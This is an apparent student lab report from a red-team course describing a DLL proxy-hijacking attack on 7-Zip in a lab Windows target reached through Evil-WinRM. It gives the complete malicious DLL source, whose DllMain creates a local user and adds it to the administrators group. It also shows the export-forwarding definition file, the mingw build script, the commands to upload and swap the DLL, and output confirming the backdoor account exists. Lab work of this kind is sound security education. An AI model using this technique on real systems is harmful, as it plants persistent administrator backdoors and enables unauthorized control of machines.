

DLL Attacks Report



This report outlines the process taken to replace a legitimate dll file on the target with a malicious dll file. This dll file creates an admin user for persistence. As shown in the above screenshot from virus total, only one security vendor marked the file as malicious.



```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> Get-ChildItem -Path C:\ -Recurse *7z.dll*

    Directory: C:\Program Files\7-Zip

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/31/2022   7:00 AM          94011 7z.dll

    Directory: C:\Users\brailee.ogden\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/29/2022   1:01 AM          94011 7z.dll
```

The first step I took was to locate the 7-zip dll file I wanted to turn malicious.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cd C:\'Program Files'\7-zip
*Evil-WinRM* PS C:\Program Files\7-zip> dir

    Directory: C:\Program Files\7-zip


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
da----          3/8/2022   5:29 AM                Lang
-a----       11/22/2021   4:00 PM         110080 7-zip.chm
-a----        3/28/2022   8:20 AM          93175 7-zip.dll
-a----       11/24/2021   7:00 PM          62464 7-zip32.dll
-a----        3/31/2022   7:00 AM          94011 7z.dll
-a----       11/24/2021   7:00 PM         534016 7z.exe
-a----       11/24/2021   7:00 PM         214016 7z.sfx
-a----       11/24/2021   7:00 PM         193536 7zCon.sfx
-a----       11/24/2021   7:00 PM         944128 7zFM.exe
-a----       11/24/2021   7:00 PM         665088 7zG.exe
-a----        3/29/2022   1:01 AM          94011 7z_bk.dll
-a----        1/28/2018   2:00 PM            366 descript.ion
-a----       11/24/2021   7:14 PM          53841 History.txt
-a----        1/17/2021   8:12 PM           3990 License.txt
-a----        3/31/2022   6:33 AM        1697280 original.dll
-a----       11/24/2021   7:00 PM          93696 originalfile.dll
-a----       11/24/2021   7:00 PM        1697280 original_bk.dll
-a----       11/22/2021   3:00 PM           1696 readme.txt
-a----        3/23/2022  11:02 AM        7803904 windows-agent.exe


*Evil-WinRM* PS C:\Program Files\7-zip> cp original.dll C:\Users\brailee.ogden\Documents\
*Evil-WinRM* PS C:\Program Files\7-zip>
```

Note that my fellow students had already replaced the 7z.dll file with their own malicious file. As such, I copied the original.dll file to the C:\Users\brailee.ogden\Documents\ folder.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> download original.dll
Info: Downloading original.dll to ./original.dll


Info: Download successful!
```

From this point I downloaded the original.dll file to my kali box.

```
┌──(agent22㉿ks5)-[~/Documents/it420/red/dllAttacks]
└─$ python3 ./get_exports.py --target original.dll > proxy.def

┌──(agent22㉿ks5)-[~/Documents/it420/red/dllAttacks]
└─$ ll
total 1672
-rw-r--r-- 1 agent22 agent22     424 Mar 31 16:11 get_exports.py
-rw-r--r-- 1 agent22 agent22 1697280 Mar 31 15:06 original.dll
-rw-r--r-- 1 agent22 agent22     620 Mar 31 16:17 proxy.def
drwxr-xr-x 3 agent22 agent22    4096 Mar 31 15:33 ProxyDLLExample
```

I then ran the original.dll file through the get_exports.py script, then exported the results to the proxy.def file.

```
┌──(agent22㉿ks5)-[~/Documents/it420/red/dllAttacks]
└─$ cat proxy.def
EXPORTS
    CreateDecoder=original.CreateDecoder @1
    CreateEncoder=original.CreateEncoder @2
    CreateObject=original.CreateObject @3
    GetHandlerProperty=original.GetHandlerProperty @4
    GetHandlerProperty2=original.GetHandlerProperty2 @5
    GetHashers=original.GetHashers @6
    GetIsArc=original.GetIsArc @7
    GetMethodProperty=original.GetMethodProperty @8
    GetNumberOfFormats=original.GetNumberOfFormats @9
    GetNumberOfMethods=original.GetNumberOfMethods @10
    SetCaseSensitive=original.SetCaseSensitive @11
    SetCodecs=original.SetCodecs @12
```

This pulls the library calls/exports present in the original.dll file and places them in the proxy.def file. It then redirects those export requests to the original.dll file. The malicious dll file I create will eventually be named 7z.dll, not original.dll. Thus, the redirect.

```c
#include <windows.h>

void mirror()
{
    system("net user broHill easy123 /add");
    system("net localgroup administrators broHill /add");
}

BOOL WINAPI DllMain(HMODULE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:/* constant-expression */:
        mirror();
        break;
   case DLL_THREAD_ATTACH:/* constant-expression */:
        /* code */
        break;
   case DLL_THREAD_DETACH:/* constant-expression */:
        /* code */
        break;
   case DLL_PROCESS_DETACH:/* constant-expression */:
        /* code */
        break;
    /*
    default:
        break;
        */
    }
    return TRUE;
```

Next, I copied the code from the PowerPoint. Michael then informed me that the proxy.c code was in the github I already pulled down. I then, edited that code to reflect the code in the above screenshot. This code creates the broHill user and adds it to the local administrators group when a dll process is attached.

```
┌──(agent22㉿ks5)-[~/Documents/it420/red/dllAttacks]
└─$ sudo apt install mingw-w64                                                    100 ×
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  golang-1.17 golang-1.17-doc golang-1.17-go golang-1.17-src libodbc1 libodbccr2 libopenaptx0 libpoppler102
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
  g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
```

Next, I installed the mingw C compiler.

```
#!/bin/bash
x86_64-w64-mingw32-gcc -m64 -c -Os proxy.c -Wall -shared -masm=intel
x86_64-w64-mingw32-dllwrap -m64 --def proxy.def proxy.o -o proxy.dll
~
```

Then, wrote the above script with mingw commands.

```
┌──(agent22㉿ks5)-[~/Documents/it420/red/dllAttacks]
└─$ source compileScript.sh
x86_64-w64-mingw32-dllwrap: WARNING: x86_64-w64-mingw32-dllwrap is deprecated, use gcc -shared or ld -shared instead


┌──(agent22㉿ks5)-[~/Documents/it420/red/dllAttacks]
└─$ ll
total 1776
-rw-r--r-- 1 agent22 agent22     150 Mar 31 17:16 compileScript.sh
-rw-r--r-- 1 agent22 agent22     424 Mar 31 16:11 get_exports.py
-rw-r--r-- 1 agent22 agent22 1697280 Mar 31 15:06 original.dll
-rw-r--r-- 1 agent22 agent22     445 Mar 31 16:53 proxy.c
-rw-r--r-- 1 agent22 agent22     620 Mar 31 16:17 proxy.def
-rwxr-xr-x 1 agent22 agent22   94011 Mar 31 17:16 proxy.dll
drwxr-xr-x 3 agent22 agent22    4096 Mar 31 15:33 ProxyDLLExample
-rw-r--r-- 1 agent22 agent22    1002 Mar 31 17:16 proxy.o
```

Next, I used the mingw script to combine the proxy.c file and the proxy.def file into a malicious dll file, proxy.dll.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> upload /home/agent22/Documents/it420/red/exploitableService/evil-winrm/proxy_jp03.dll

Info: Uploading /home/agent22/Documents/it420/red/exploitableService/evil-winrm/proxy_jp03.dll to C:\Users\brailee.ogden\Documents\prox
y_jp03.dll


Data: 125348 bytes of 125348 bytes copied

Info: Upload successful!
```

Subsequently, I uploaded the malicious dll to the target via evil-winrm.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cp proxy_jp.dll C:\'Program Files'\7-Zip
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> cd C:\'Program Files'\7-Zip
*Evil-WinRM* PS C:\Program Files\7-Zip> dir


    Directory: C:\Program Files\7-Zip


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
da----          3/8/2022   5:29 AM                Lang
-a----       11/22/2021   4:00 PM         110080 7-zip.chm
-a----        3/28/2022   8:20 AM          93175 7-zip.dll
-a----       11/24/2021   7:00 PM          62464 7-zip32.dll
-a----        3/31/2022   7:00 AM          94011 7z.dll
-a----       11/24/2021   7:00 PM         534016 7z.exe
```

I then copied that dll file from the upload location to the 7-zip directory.

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
da----         3/8/2022   5:29 AM                Lang
-a----        11/22/2021   4:00 PM         110080 7-zip.chm
-a----         3/28/2022   8:20 AM          93175 7-zip.dll
-a----        11/24/2021   7:00 PM          62464 7-zip32.dll
-a----         4/1/2022  12:14 AM          94011 7z.dll
-a----        11/24/2021   7:00 PM         534016 7z.exe
-a----        11/24/2021   7:00 PM         214016 7z.sfx
-a----        11/24/2021   7:00 PM         193536 7zCon.sfx
-a----        11/24/2021   7:00 PM         944128 7zFM.exe
-a----        11/24/2021   7:00 PM         665088 7zG.exe
-a----         3/31/2022   7:00 AM          94011 7z_backup.dll
-a----         3/29/2022   1:01 AM          94011 7z_bk.dll
-a----         1/28/2018   2:00 PM            366 descript.ion
-a----        11/24/2021   7:14 PM          53841 History.txt
-a----         1/17/2021   8:12 PM           3990 License.txt
-a----         3/31/2022   6:33 AM        1697280 original.dll
-a----        11/24/2021   7:00 PM          93696 originalfile.dll
-a----        11/24/2021   7:00 PM        1697280 original_bk.dll
-a----        11/22/2021   3:00 PM           1696 readme.txt
-a----         3/23/2022  11:02 AM        7803904 windows-agent.exe
```

Next, I renamed the existing malicious 7z.dll file to 7z_backup.dll. I then renamed my malicious dll, proxy_jp.dll, to 7z.dll. We could possibly configure the 7z.dll file to point at each students individually named dll file in future. Then, each students dll file could point to their own original file. However, I realize that this would never be deployed in a real hacking situation.

```
*Evil-WinRM* PS C:\Program Files\7-Zip> .\7z.exe a C:\Users\brailee.ogden\Documents\hist.7z History.txt
7z.exe : The password does not meet the password policy requirements. Check the minimum password length, password complexity and passwo
rd history requirements.
    + CategoryInfo          : NotSpecified: (The password do...y requirements.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

More help is available by typing NET HELPMSG 2245.

There is no such global user or group: broHill.

More help is available by typing NET HELPMSG 3783.


7-Zip 21.06 (x64) : Copyright (c) 1999-2021 Igor Pavlov : 2021-11-24



System ERROR:
Not implemented
```

I then ran 7z.exe in order to execute the malicious commands hidden in the dll file. The commands executed but unfortunately both failed. The first command failed because the password I configured in the dll file didn't meet the password complexity requirements set on the system. The second command failed because the first command didn't create the user.

```
*Evil-WinRM* PS C:\Program Files\7-Zip> .\7z.exe a C:\Users\brailee.ogden\Documents\hist.7z History.txt
The command completed successfully.

The command completed successfully.


7-Zip 21.06 (x64) : Copyright (c) 1999-2021 Igor Pavlov : 2021-11-24

7z.exe :
    + CategoryInfo          : NotSpecified: (:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

System ERROR:
Not implemented
```

I then fixed the password in the proxy.c file, rebuilt the dll, uploaded it, and replazed the 7z.dll file. I then executed the test again and both commands ran successfully.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            ansible                  broHill
DefaultAccount           dfijack                  dlhijack
dlladmin                 dllhijackjs              dllhijackjs2
francis                  francisNet               Guest
wifidll                  xinkis
The command completed with one or more errors.
```

As you can see in the above screenshot, the broHill account has been added.

```
*Evil-WinRM* PS C:\Users\brailee.ogden\Documents> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ansible
broHill
dfijack
dlladmin
francis
wifidll
windomain\brailee.ogden
windomain\Domain Admins
xinkis
The command completed successfully.
```

The broHill account has also been made a local administrator.

Now, every time a user on the target runs 7z the broHill user will be created and granted administrator rights.